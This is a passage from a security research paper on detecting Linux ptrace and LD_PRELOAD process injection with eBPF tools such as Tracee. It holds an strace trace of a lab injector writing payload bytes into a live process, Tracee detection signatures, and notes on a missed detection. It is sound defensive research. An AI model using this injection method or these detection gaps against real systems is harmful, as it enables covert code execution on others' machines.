DS0022	File	File Modification	Monitor for changes to environment variables and files associated with loading shared libraries such as LD_PRELOAD on Linux
DS0022	File	File Creation	Monitor for newly constructed files that are added to absolute paths of shared libraries such as LD_PRELOAD on Linux

https://t.me/learningnets

Table 4.1: Sample of MITRE Detection sources and descriptions (MITRE, 2023)

4.3. Ptrace Technique

4.3.1. System Calls

System calls, or syscalls, communicate between userland and the kernel in Linux. User-land software uses these system calls to interact with the kernel for everything from process management to resource access, network communications, memory allocation, or file system operations. Open, read, write, socket, send, recv, brk, and mmap are all system calls. Of specific interest to ptrace abuse are the ptrace system calls and their subcommands, `PTRACE_POKETEXT`, `PTRACE_ATTACH`, and `PTRACE_CONT` (Linux Documentation Project, n.d. -b).

Tracee's pre-built rulesets include a default signature for ptrace code injection. The relevant pieces of the function for detection include evaluating for the presence of `PTRACE_POKETEXT` and `PTRACE_POKEDATA`:

```
func (sig *PtraceCodeInjection) Init(ctx
detect.SignatureContext) error {
        sig.cb = ctx.Callback
        sig.ptracePokeText = "PTRACE_POKETEXT"
        sig.ptracePokeData = "PTRACE_POKEDATA"
        return nil
}
```

`PTRACE_POKETEXT` and `PTRACE_POKEDATA` allow the user to write into the memory of the process ptrace has attached to. It should be noted that this is not a *guarantee* of malicious behavior, as legitimate debugging utilities may also leverage this technique, and the signature indicating only the use of `PTRACE_POKETEXT` or `PTRACE_POKEDATA` would not be sufficient to be considered a high-fidelity alert on its own in most cases.

The test case for `ptrace` injection was run several times, using both the `strace` utility and the Tracee utility with default rulesets. `Strace` was built upon the features of `ptrace` (Strace, 2023).

https://t.me/learningnets

```
research@ubuntu: ~/Desktop/ise5901/example-ptrace
research@ubuntu:~/Desktop/ise5901/example-ptrace$ sudo strace ./inject 53623
[sudo] password for research:
execve("./inject", ["./inject", "53623"], 0x7ffd1e1efed8 /* 16 vars */) = 0
brk(NULL)                               = 0x55c41d9ca000
arch_prctl(0x3001 /* ARCH_??? */, 0x7ffdb3497d40) = -1 EINVAL (Invalid argument)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=64655, ...}) = 0
mmap(NULL, 64655, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f60273b4000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\300A\2\0\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
pread64(3, "\4\0\0\0\20\0\0\0\5\0\0\0GNU\0\2\0\0\300\4\0\0\0\3\0\0\0\0\0\0\0", 32, 848) = 32
pread64(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0\356\276]_K`\213\212S\354Dkc\230\33\272"..., 68, 880) = 68
fstat(3, {st_mode=S_IFREG|0755, st_size=2029592, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f60273b2000
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
pread64(3, "\4\0\0\0\20\0\0\0\5\0\0\0GNU\0\2\0\0\300\4\0\0\0\3\0\0\0\0\0\0\0", 32, 848) = 32
pread64(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0\356\276]_K`\213\212S\354Dkc\230\33\272"..., 68, 880) = 68
mmap(NULL, 2037344, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f60271c0000
mmap(0x7f60271e2000, 1540096, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x22000) = 0x7f60271e2000
mmap(0x7f602735a000, 319488, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x19a000) = 0x7f602735a000
mmap(0x7f60273a8000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1e7000) = 0x7f60273a8000
mmap(0x7f60273ae000, 13920, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f60273ae000
close(3)                                = 0
arch_prctl(ARCH_SET_FS, 0x7f60273b3540) = 0
mprotect(0x7f60273a8000, 16384, PROT_READ) = 0
mprotect(0x55c41cfef000, 4096, PROT_READ) = 0
mprotect(0x7f60273f1000, 4096, PROT_READ) = 0
munmap(0x7f60273b4000, 64655)           = 0
brk(NULL)                               = 0x55c41d9ca000
brk(0x55c41d9eb000)                     = 0x55c41d9eb000
openat(AT_FDCWD, "/proc/sys/kernel/pid_max", O_RDONLY) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
read(3, "4194304\n", 1024)              = 8
close(3)                                = 0
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0x2), ...}) = 0
write(1, "[*] Waiting for 30 seconds befor"..., 54[*] Waiting for 30 seconds before starting injection.
) = 54
clock_nanosleep(CLOCK_REALTIME, 0, {tv_sec=30, tv_nsec=0}, 0x7ffdb3497ae0) = 0
ptrace(PTRACE_ATTACH, 53623)            = 0
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_TRAPPED, si_pid=53623, si_uid=1000, si_status=SIGSTOP, si_utime=4453, si_stime=3} ---
wait4(-1, NULL, 0, NULL)                = 53623
write(1, "[*] Attach to the process with P"..., 42[*] Attach to the process with PID 53623.
) = 42
ptrace(PTRACE_GETREGS, 53623, NULL, 0x7ffdb3497b60) = 0
openat(AT_FDCWD, "/proc/53623/maps", O_RDONLY) = 3
fstat(3, {st_mode=S_IFREG|0444, st_size=0, ...}) = 0
read(3, "55fa8794a000-55fa8794b000 r--p 0"..., 1024) = 1024
write(1, "[*] Found section mapped with r-"..., 48[*] Found section mapped with r-xp permissions.
) = 48
write(1, "[*] Injecting payload at address"..., 49[*] Injecting payload at address 0x55fa8794b000.
) = 49
ptrace(PTRACE_POKETEXT, 53623, 0x55fa8794b000, 0x91969dd1bb48c031) = 0
ptrace(PTRACE_POKETEXT, 53623, 0x55fa8794b008, 0x53dbf748ff978cd0) = 0
ptrace(PTRACE_POKETEXT, 53623, 0x55fa8794b010, 0xb05e545752995f54) = 0
ptrace(PTRACE_POKETEXT, 53623, 0x55fa8794b018, 0x702f007200050f3b) = 0
write(1, "[*] Jumping to the injected code"..., 34[*] Jumping to the injected code.
) = 34
ptrace(PTRACE_SETREGS, 53623, NULL, 0x7ffdb3497c40) = 0
ptrace(PTRACE_CONT, 53623, NULL, 0)     = 0
write(1, "[*] Sucessfuly injected and jump"..., 48) = ? ERESTARTSYS (To be restarted if SA_RESTART is set)
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_TRAPPED, si_pid=53623, si_uid=1000, si_status=SIGTRAP, si_utime=4453, si_stime=3} ---
write(1, "[*] Sucessfuly injected and jump"..., 48[*] Sucessfuly injected and jumped to the code.
) = 48
lseek(3, -772, SEEK_CUR)                = 252
exit_group(0)                           = ?
+++ exited with 0 +++
```

Figure 4.1: Strace output of process injecting into the sample binary

https://t.me/learningnets

```
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
 17.03    0.001116         139         8           ptrace
 15.61    0.001023        1023         1           execve
 12.39    0.000812         135         6           write
 10.27    0.000673          96         7           mmap
  9.11    0.000597          99         6           pread64
  8.64    0.000566         141         4           openat
  5.27    0.000345         115         3           read
  3.72    0.000244          48         5           fstat
  3.69    0.000242          80         3           close
  2.95    0.000193          64         3           mprotect
  2.82    0.000185         185         1           clock_nanosleep
  2.63    0.000172          57         3           brk
  1.92    0.000126          63         2         1 arch_prctl
  1.16    0.000076          76         1           wait4
  1.10    0.000072          72         1           munmap
  0.85    0.000056          56         1           lseek
  0.82    0.000054          54         1         1 access
------ ----------- ----------- --------- --------- ----------------
100.00    0.006552                    56         2 total
```

Figure 4.2: Strace executed with the -C flag to generate a count of each system call

Output from Strace indicates the presence of multiple ptrace system calls, and points to the address of the `PTRACE_POKETEXT` event. Still, details of the process would be cumbersome to ingest, and it is impractical to run utilities like strace on every process in a system.

4.3.2. Loaded Libraries

As ptrace is to processes, ltrace is to libraries. Ltrace looks to trace library calls when attached to a process. During the ptrace method testing, no interesting library calls were observed.

```
research@ubuntu:~/Desktop/ise5901/example-ptrace$ sudo ltrace ./inject 59181
[*] Waiting for 30 seconds before starting injection.
--- SIGCHLD (Child exited) ---
[*] Attach to the process with PID 59181.
[*] Found section mapped with r-xp permissions.
[*] Injecting payload at address 0x55dbc704f000.
[*] Jumping to the injected code.
--- SIGCHLD (Child exited) ---
[*] Sucessfuly injected and jumped to the code.
+++ exited (status 0) +++
```


https://t.me/learningnets

Figure X.X – output of Ltrace command on ptrace injection example.

4.3.3. Tracee

`Tracee` was started, and then the ptrace injection example was executed. The output of `Tracee` indicates multiple rule hits on the `PTRACE_POKETEXT` event, including the address space which matches up with the observed strace example at the exact first-seen `PTRACE_POKETEXT` location of 0x91969dd1bb48c031.



Figure 4.3: Tracee output, indicating the policy fired on the event of the first PTRACE_POKETEXT call at 0x91969dd1bb48c031

The JSON format of the event's output is challenging to parse without a GUI or use of utilities like `jq` for formatting, so after importing into the JSONCrack.com tooling, the data is more straightforward to evaluate. The screenshots below show the relevant details. The full image is available in Appendix 1.2.

https://t.me/learningnets



Figure 4.4 – JSONCrack.com visualization of Tracee ouput.

4.4. LD_PRELOAD Technique

4.4.1. System Calls

To view details of the execution, `strace -C -o trace_command_unrandom.txt LD_PRELOAD=$PWD/unrandom.so ./random_num` was executed. The random_num binary executed as expected, with the preloaded unrandom.so, generating only a series of ten ‘42’ entries as its output.

Upon review of the output from strace, the following entries were notable:

```
openat(AT_FDCWD, "/home/research/Desktop/ise5901/example-
ldpreload/unrandom.so", O_RDONLY|O_CLOEXEC) = 3
```

The above captures the unrandom.so being opened. Later, strace observes:

```
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or
directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
```

This snippet highlights that the /etc/ld.so.preload file is absent. This file is not required to abuse LD_PRELOAD successfully, and manipulation of the environment variable is sufficient. This strace command would not capture the established environment variable, as it was done ahead of the strace command.

https://t.me/learningnets

4.4.2. Loaded Libraries

Attempting to view loaded libraries and additional details using native utilities such as ltrace provided no valuable results.

Brendan Gregg demonstrated the use of a tool titled `modsnoop` in the BPF Performance Tools printed reference. `Modsnoop` relied upon observing the `do_init_module()` kernel function (Gregg, 2020). This utility was created for the print version of BPF Performance Tools and was not made a part of the bcc or bpftools utilities.

```
1   #!/usr/local/bin/bpftrace
2
3   #include <linux/module.h>
4   #This works by tracing the do_init_module() kernel function, which can access details from the module
    struct. (Gregg, 2020)
5   BEGIN
6   {
7       printf("Tracing kernel module loads. Hit Ctrl-C to end.\n");
8   }
9
10
11  kprobe:do_init_module
12  {
13      $mod = (struct module *)arg0;
14      time("%H:%M:%S ");
15      printf("module init: %s, by %s (PID %d, user %s, UID %d)\n",
16          $mod->name, comm, pid, username, uid);
17  }
```

Figure 4.5 – Display of the modsnoop utility from BPF Performance Tools (Gregg, 2020).

Unfortunately, no similar utility has been made available in current toolsets and attempts to modify Gregg's original utility were unsuccessful.

4.4.3. Tracee

Tracee comes preconfigured with an `LD_PRELOAD` event in its default ruleset. Despite this, upon initial testing, the rule was not triggered when the `LD_PRELOAD` test was run either as a standard or root user.

The Tracee ruleset for `LD_PRELOAD` is defined in tracee/signatures/golang/ld_preload.go contains the following snippet of code (Aqua Security, 2023):

https://t.me/learningnets

```
func (sig *LdPreload) Init(ctx detect.SignatureContext) error {
	sig.cb = ctx.Callback
	sig.preloadEnvs = []string{"LD_PRELOAD", "LD_LIBRARY_PATH"}
	sig.preloadPath = "/etc/ld.so.preload"
	return nil
}
```

The signature was not triggered. The access syscall to /etc/ld.so.preload returned `ENOENT (No such file or directory)`. However, the `LD_PRELOAD` environment variable was still leveraged and was successful, indicating that this signature is at risk of false positives in its default state.

Further testing was unable to provide a true positive test result, and further research or signature modification would be required to correct this false negative.

5. Recommendations and Implications

5.1. Challenges to Research

5.1.1. Dependencies and Compatibility

The methods and tooling involved in this research present significant challenges when used on legacy systems and, in some cases, are unusable entirely. The commonly deployed Red Hat Enterprise Linux (RHEL) only uses a kernel version beyond 4.9 in Red Hat Enterprise Linux 8, which was generally available only in May 2022 (Red Hat, Inc., 2023). However, initial and partial eBPF support was available as early as Red Hat Enterprise Linux 7.6, with a kernel of 3.10.0-940.el7, released in early 2019 (Kozina, 2019).

The current version of bcc available in Ubuntu 18.04 lacks the requirements for building bpftrace and requires bcc to be built from source code. Ubuntu 18.04 also lacks an upstream libbpf-dev package.

5.1.2. Scalability

Controlled lab environments present significant challenges to security research, as they never reflect the realities in an operational environment. Using frameworks such as Ghosts (Updyke, n.d.), replicating user and system noise is still a best-effort attempt to demonstrate what is seen in the wild. The standardized, predictable methods tested here

https://t.me/learningnets

are insufficient to test for detection capabilities when standard obfuscation techniques are used.

Testing the functionality of the open-source utilities (namely, Tracee) at scale would require a sufficiently large lab environment with multiple versions of operating systems and configurations in place to validate the solution's flexibility in practice. It can be reasonably assumed from the results and implementation in this lab environment that any system capable of supporting a Kubernetes container and running a kernel version of 4.9 or higher would be sufficiently capable of running Tracee and these detection rules.

5.2. Recommendations for Practice

5.2.1. Implementation of eBPF for syscall monitoring for security

The popularity of eBPF for observability and security has seen a rapid rise since it was introduced to the Linux community in 2014. Although adoption, interoperability, and integration are on the rise (eBPF.io, 2023), eBPF and the BPF software tooling created around it require constant modifications and updates with each Linux kernel version (Gregg, 2021). Core contributors to eBPF encourage building future tooling around existing bcc or bpftrace for supportability (Gregg).

eBPF programs are created in a very restricted version of the C programming language (Gregg, 2019a). Additional utilities and wrappers were designed to make eBPF program development more accessible. Since 2014, multiple utilities have emerged, including bcc and bpftrace, Cilium, and even the Microsoft implementation of Sysmon for Linux (eBPF.io, 2023). Utilities like bpftrace unlocked the capabilities to monitor events of interest and respond to them by collecting additional details and statistics.

Beyond the process injection use cases, eBPF can monitor syscalls of interest in almost every MITRE technique identified for Linux. Monitoring for vulnerabilities, zero-day exploits, and misconfiguration can empower detection engineers to author custom, precise rulesets and policies using utilities like Tracee or others to deploy lightweight, efficient protection without heavy operational overhead.

https://t.me/learningnets

5.2.2. Security Hardening for Process Injection

For systems not in active development environments, limitations on the functionality of ptrace can offer some protection against the abuse of these system calls by adversaries. The National Security Agency (2019) advises leveraging the YAMA Linux Security Module (LSM) to automatically remove this functionality by creating a service file in `/etc/system/system`.

Standard best practices may be viable, such as enabling address space layout randomizing, employing AppArmor or SELinux configurations for ptrace.

Preventing abuse of the LD_PRELOAD environment variable at the command line is slightly more challenging, however, there is potential to leverage the output of eBPF monitoring and pass the signal from a detected use of LD_PRELOAD to another script or utility to take action and block or kill the process.

5.3. Implications for Future Research

Some research has already emerged regarding the use of eBPF for not only monitoring but also modifying syscall behavior (Mendez, 2023). Specifically, using bpf_send_signal offers the opportunity to use eBPF not only to detect malicious behavior but also to stop its execution (Haesbert, 2023).

5.3.1. Tracee

Tracee is a threat detection engine built on eBPF by Aqua Security. Tracee includes hundreds of detection rules written in eBPF, with the ability to write custom filters and captures.

Further testing of the validity of rulesets is warranted, especially given the false positives in the LD_PRELOAD testing.

5.3.2. eBPF for Windows

In 2022, Microsoft released a pre-release Version 0.2.0 of eBPF for Windows, which is still in active development and currently at pre-release Version 0.13.0. The project "takes existing eBPF projects as submodules and adds the layer in between to make them run on top of Windows" (Microsoft, 2023). Although the name is similar, the

https://t.me/learningnets

tool itself is not a fork or copy of eBPF for Linux. It is being designed to leverage commonly named hooks, helpers, and functionality from the Linux eBPF world in Windows ecosystems. Given the significant architectural differences between the Linux kernel, Windows kernel, and APIs, this may provide a more flexible, lightweight opportunity to write observability and security detection programs in eBPF for Windows without using a lower-level language like C.

Depending on its implementation, the eBPF for Windows toolkit may serve as an excellent opportunity to bridge the gap in Linux and Windows security, writing singular eBPF programs that both the Windows and Linux environment can leverage to detect events of interest without duplicating detection engineering efforts. It remains to be seen how many attack methods would be similar enough that a single eBPF-driven rule would suffice.

Regardless, eBPF on Windows will likely be a candidate for future research into observing Windows API calls of interest and in-memory behavior which is currently challenging to do at scale and in real-time.

5.3.3. Abuse & Detection

Case and Richard eloquently state in their 2021 BlackHat paper, "The prevalence and power of the Linux kernel tracing infrastructure necessitates that defenders have proper toolsets to detect abuse of these features" (Case & Richard, 2021).

NCC Group has created an entire repository of eBPF-based tooling, and Jeff Dileo presented in 2019 on using eBPF for malicious purposes. Searching GitHub and google for "offensive eBPF" returns hundreds of results, and proof-of-concept eBPF malware and rootkits are emerging (Mercês, 2023).

As with any powerful tooling with low-level access to the kernel, with great power comes great responsibility. With eBPF being a (relatively) new technology in the grand scheme of Linux, many vulnerabilities and exploitation opportunities are yet to be defined and observed. Observing, validating, limiting, and auditing utilization of eBPF tooling is a requirement for system security as more and more security tooling leverages eBPF.

https://t.me/learningnets

6. Conclusion

The rapidly growing adoption of eBPF capabilities for performance will continue to increase, and security utilities will benefit from adopting this capability as a mechanism for detection. The ability to write, modify, and deploy rulesets to monitor low-level events between the kernel and userspace without significant impact on performance and operations, while consolidating tooling for performance visibility and security detection will be an attractive option for Linux administrators. Existing default rulesets regarding process injection techniques may need further refinement, as they are fragile and sometimes may be easy to bypass. Emphasis should be placed on identifying the highest-fidelity detections possible in any utility. Once developed, open-source detection rulesets can likely be applied between any eBPF toolkits, similar to how utilities like SIGMA and YARA rules function today. A universal detection rule engine for Linux would be a welcome advancement in today's nuanced and complex Linux ecosystem.

As with anything that interfaces at such a low level with the kernel, adversarial research into abuses of eBPF and its utilities will be necessary. To an adversary, a security tool can be a valuable target for bypassing or leveraging its expansive trust and privilege on the system to perform nefarious tasks on behalf of the attacker.

https://t.me/learningnets

References

Aqua Security. (2023, November 3). Tracee [Computer Software]. Retrieved from https://github.com/aquasecurity/tracee

Calavera, D., & Fontana, L. (2019). *Linux Observability with BPF: Advanced programming for performance analysis and networking*. O'Reilly Media.

Case, A., & Richard III, G. (2021). *Fixing a Memory Forensics Blind Spot: Linux Kernel Tracing*. https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Fixing-A-Memory-Forensics-Blind-Spot-Linux-Kernel-Tracing-wp.pdf

Chester, A. (2019, April 19). *Linux ptrace introduction AKA injecting into sshd for fun*. XPN InfoSec Blog. Retrieved January 4, 2024, from https://blog.xpnsec.com/linux-process-injection-aka-injecting-into-sshd-for-fun/

Cieslak, R. (2013, April 2). *Dynamic Linker tricks: Using LD_PRELOAD to cheat, inject features and investigate programs*. Rafał Cieślak's blog. Retrieved January 6, 2024, from https://rafalcieslak.wordpress.com/2013/04/02/dynamic-linker-tricks-using-ld_preload-to-cheat-inject-features-and-investigate-programs/

Day, B. (2023, September 26). *Linux endpoint detection and response (EDR): A crucial part of a S*... Linux Security. Retrieved January 9, 2024, from https://linuxsecurity.com/features/linux-endpoint-detection-and-response

Dang, F., Li, Z., Liu, Y., Zhai, E., Chen, Q. A., Xu, T., Chen, Y., & Yang, J. (2019). *Understanding Fileless Attacks on Linux-based IoT Devices with HoneyCloud*. Mobisys. https://users.cs.northwestern.edu/~ychen/Papers/iot_mobisys19.pdf

https://t.me/learningnets

EBPF.io. (2023). *EBPF applications landscape*. eBPF - Introduction, Tutorials & Community Resources. https://ebpf.io/applications/

Eunomia. (n.d.). *Using bpf_send_signal to terminate malicious processes in eBPF*. eunomia-bpf Tutorials. https://eunomia.dev/tutorials/25-signal/

Gregg, B. (2019a). *BPF performance tools*. Addison-Wesley Professional Computing Series.

Gregg, B. (2019b, January 1). *Learn eBPF tracing: Tutorial and examples*. Brendan Gregg's. Retrieved December 23, 2023, from https://brendangregg.com/blog/2019-01-01/learn-ebpf-tracing.html

Gregg, B. (2021, July 3). How to add eBPF Observability to your product. *Brendan Gregg's*. https://www.brendangregg.com/blog/2021-07-03/how-to-add-bpf-observability.html

Gregg, B., & Maestretti, A. (2017, February). Security Monitoring with eBPF. In *BSidesSF 2017,* San Francisco, CA. Retrieved 28 January 2024 from https://www.youtube.com/watch?v=44nV6Mj11uw

Haesbert, C. (2023, November 27). Signaling from within: How eBPF interacts with signals — Elastic security labs. *Elasticsearch Platform — Find real-time answers at scale | Elastic*. https://www.elastic.co/security-labs/signaling-from-within-how-ebpf-interacts-with-signals

Hosseini, A. (2017, July 18). Ten process injection techniques: A technical survey of common and trending process injection techniques. Retrieved January 21, 2024, from https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process

https://t.me/learningnets

Iovisor. (2023, October 4). Bpftrace (Version 0.19.1) [Computer Software]. https://github.com/iovisor/bpftrace

Jones, M. (2008, August 20). *Anatomy of Linux dynamic libraries*. IBM Developer. Retrieved January 9, 2024, from https://developer.ibm.com/tutorials/l-dynamic-libraries/

Kc, G. S., Keromytis, A. D., & Prevelakis, V. (2003, October 27). *Countering code-injection attacks with instruction-set randomization*. ACM Conferences. https://doi.org/10.1145/948109.948146

Kerrisk, M. (2023, March 30). *Ptrace(2) - Linux manual page*. Michael Kerrisk - man7.org. https://www.man7.org/linux/man-pages/man2/ptrace.2.html

Klein, A., & Kotler, I. (2019). Windows process injection in 2019. Black Hat USA, 2019.

Konik, J. (2021, August 23). Libbpf: A beginner's guide. Airplane. Retrieved January 11, 2024 from https://www.airplane.dev/blog/libbpf

Kozina, S. (2019, January 7). Introduction to eBPF in red hat enterprise Linux 7. *Red Hat - We make open source technologies for the enterprise*. https://www.redhat.com/en/blog/introduction-ebpf-red-hat-enterprise-linux-7

Ligh, M. H., Case, A., Levy, J., & Walters, A. (2014). *The art of memory forensics: Detecting malware and threats in Windows, Linux, and Mac memory*. John Wiley & Sons.

Lineberry, A. (2009, March 27). Malicious Code Injection via /dev/mem. Paper submitted to Black Hat Europe 2009. Retrieved from

https://t.me/learningnets

https://www.blackhat.com/presentations/bh-europe-09/Lineberry/BlackHat-Europe-2009-Lineberry-code-injection-via-dev-mem.pdf

Linux Documentation Project. (n.d.). *ld.so(8)*. Linux Documentation. Retrieved January 9, 2024, from https://linux.die.net/man/8/ld.so

Linux Documentation Project. (n.d. -a). *libc(7): Linux Man Page*. Linux Documentation. Retrieved January 9, 2024, from https://linux.die.net/man/7/libc

Linux Documentation Project. (n.d. -b). *ptrace(2): process trace*. Linux Documentation. Retrieved January 9, 2024, from https://linux.die.net/man/2/ptrace

Cespedes, J. (2023). Ltrace [Computer Software]. Retrieved from https://gitlab.com/cespedes/ltrace

Mendez, D. (2023, November 8). *Beyond Observability: Modifying Syscall behavior with eBPF — My precious secret files*. Medium. Retrieved January 8, 2024, from https://douglasmakey.medium.com/beyond-observability-modifying-syscall-behavior-with-ebpf-my-precious-secret-files-62aa0e3c9860

Mercês, F. (2023, October 19). How BPF-enabled malware works: Bracing for emerging threats. *Trend Micro*. https://www.trendmicro.com/vinfo/us/security/news/threat-landscape/how-bpf-enabled-malware-works-bracing-for-emerging-threats

Microsoft. (2023, December 8). Epbf-for-windows [Computer Software]. Retrieved from https://github.com/microsoft/ebpf-for-windows

MITRE. (2020a). *Process Injection: Proc Memory.* Retrieved January 10, 2024 from https://attack.mitre.org/techniques/T1055/009/

MITRE. (2020b). *Process injection: Ptrace system calls*. Retrieved December 23, 2023, from https://attack.mitre.org/techniques/T1055/008/

Melissa Bischoping, melissa@securitysphynx.com

https://t.me/learningnets

MITRE. (2020c) *Process injection: VDSO hijacking.* Retrieved January 10, 2024 from https://attack.mitre.org/techniques/T1055/014/.

MITRE. (2020d). *Hijack execution flow: Dynamic linker hijacking.* Retrieved January 10, 2024 from https://attack.mitre.org/techniques/T1574/006/

MITRE. (2021, October 12). *Hide Artifacts: Resource Forking.* Retrieved January 10, 2024 from https://attack.mitre.org/techniques/T1564/009/

MITRE. (2023). *Data Sources*. Retrieved January 10, 2024 from https://attack.mitre.org/datasources/

Muir, M. (2022, May 18). *Linux attack techniques: Dynamic Linker hijacking with LD Preload*. Cado Security | Cloud Forensics & Incident Response. Retrieved January 4, 2024, from https://www.cadosecurity.com/linux-attack-techniques-dynamic-linker-hijacking-with-ld-preload/

National Security Agency. (2019, May). *Limiting ptrace on production Linux systems.* Retrieved January 4, 2024 from https://media.defense.gov/2019/Jul/16/2002158062/-1/-1/0/CSI-LIMITING-PTRACE-ON-PRODUCTION-LINUX-SYSTEMS.PDF

O'Neill, P. H. (2022, April 21). *Wealthy cybercriminals are using zero-day hacks more than ever*. MIT Technology Review. Retrieved January 12, 2024, from https://www.technologyreview.com/2022/04/21/1050747/cybercriminals-zero-day-hacks/

Padala, P. (2002, October 31). Playing with ptrace, part I. Linux Journal. Retrieved January 2, 2024, from https://www.linuxjournal.com/article/6100

https://t.me/learningnets

Phillips, T. (2021). *LD_PRELOAD: How to run code at load time*. Secure Ideas | Professionally Evil. Retrieved December 23, 2023, from https://www.secureideas.com/blog/2021/ldpreload-runcode.html

Red Hat, Inc. (2023, November 15). Red hat enterprise Linux release dates. *Red Hat Customer Portal*. https://access.redhat.com/articles/3078

